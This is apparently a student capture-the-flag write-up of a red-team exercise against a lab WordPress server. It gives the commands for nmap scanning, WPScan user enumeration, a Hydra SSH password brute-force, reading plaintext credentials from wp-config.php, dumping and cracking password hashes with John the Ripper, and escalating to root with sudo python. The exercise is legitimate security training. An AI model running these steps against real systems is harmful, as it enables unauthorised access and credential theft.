#Red Team: Summary of Operations

## Table of Contents

- Exposed Services

- Critical Vulnerabilities

- Exploitation


### Exposed Services

\_TODO: Fill out the information below.\_

Nmap scan results for each machine reveal the below services and OS details:

```bash

$ nmap -sV 192.168.1.110



```

This scan identifies the services below as potential points of entry:

- Target 1

- List of

- Exposed Services

1. 22/tcp open ssh
2. 80/tcp open http
3. 111/tcp open rpcbind
4. 139/tcp open netbois-ssn
5. 445/tcp open netbois-ssn

The following vulnerabilities were identified on each target:

- Target 1

- List of

- Critical

- Vulnerabilities

\_TODO: Include vulnerability scan results to prove the identified vulnerabilities.\_

### Exploitation


\_TODO: Fill out the details below. Include screenshots where possible.\_


The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:

- Target 1


- `flag1.txt`: b9bbcb33e11b80be759c4e844862482d

- \*\*Exploit Used\*\*

* WPScan to enumerate users of the Target 1 WordPress site
* Wpscan –url <http://192.168.1.110> –enumerate u
* Target user Michal
* Execute Hydra Brute Force Attack
* Command $ hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 ssh
* Password: Michael
* SSH into Michaels account using their criteria




* Once in start searching and find that $ /cd /var/www/html
* Looking through those files find that cat service.html







- \_TODO: Include the command run\_

- `flag2.txt`:fc3fd58dcdad9ab23faca6e9a36e581c

- \*\*Exploit Used\*\*


* Same steps as the last flag to gain access into user
* Than find the flag in /var/www
* 

Flag 3 : afc01ab50591e7dccf93122770cd2

* Go into $ cd /var/www/http/wordpress
* Than $ cat wp-config.php
* 
* This is in plain text the user and password to gain root access
* User root and the password was R@v3nSecurity
* 
* Use the command $ show database;
* $ use wordpress;
* $ show tables;
* Select \* from wp\_posts;
* 
* 

Flag4: 715dea6c055b9fe3337544932f2941ce

Exploit used

* Use of weak password salted hashes and Python root escalation privileges
* Capture flag 4 by retrieving user credentials from database, using john the ripper to crack password hash and use Python Escalation Privileges to gain root access
* Previously gained access to the database credential as Michael from the sp-config.phpfil, cracking password hashes gathered from MYSQL was the next step
* These user credentials are stored in the the wp\_users table of the wordpress database
* The usernames and password hashes were copied/saved to the Kali machine in a file called wp\_hashes.txt
* Command $ SELECT ID, user\_login, user\_pass FROM wp\_users;
* 
* When I exported the hashes, I saved them individually as stevenhash.txt and michaelhash.txt and ran them against John the Ripper to crack the hashes.
* Command:

john stevenhash.txt

* john michaelhash.txt; the execution of performing the john the ripper kept ongoing; but we already had the password from the previous activity.
* [alt text](https://github.com/Juan-byte-megabyte/Rice-CyberSecurity-FinalProject/blob/33c3d21df349df89410d1cbbdf73db2f9914a7a7/Images/Offense%20Images/jtrstevenhash.png)
* Once Steven’s password hash was cracked, the next thing to do was SSH as Steven. Then as Steven checked for the privilege and escalated to root with Python
* Command:
* $ ssh steven@192.168.1.110
* $ pw:pink84
* $ sudo -l
* $ sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’
* $ cd /root
* $ ls
* $ cat flag4.txt

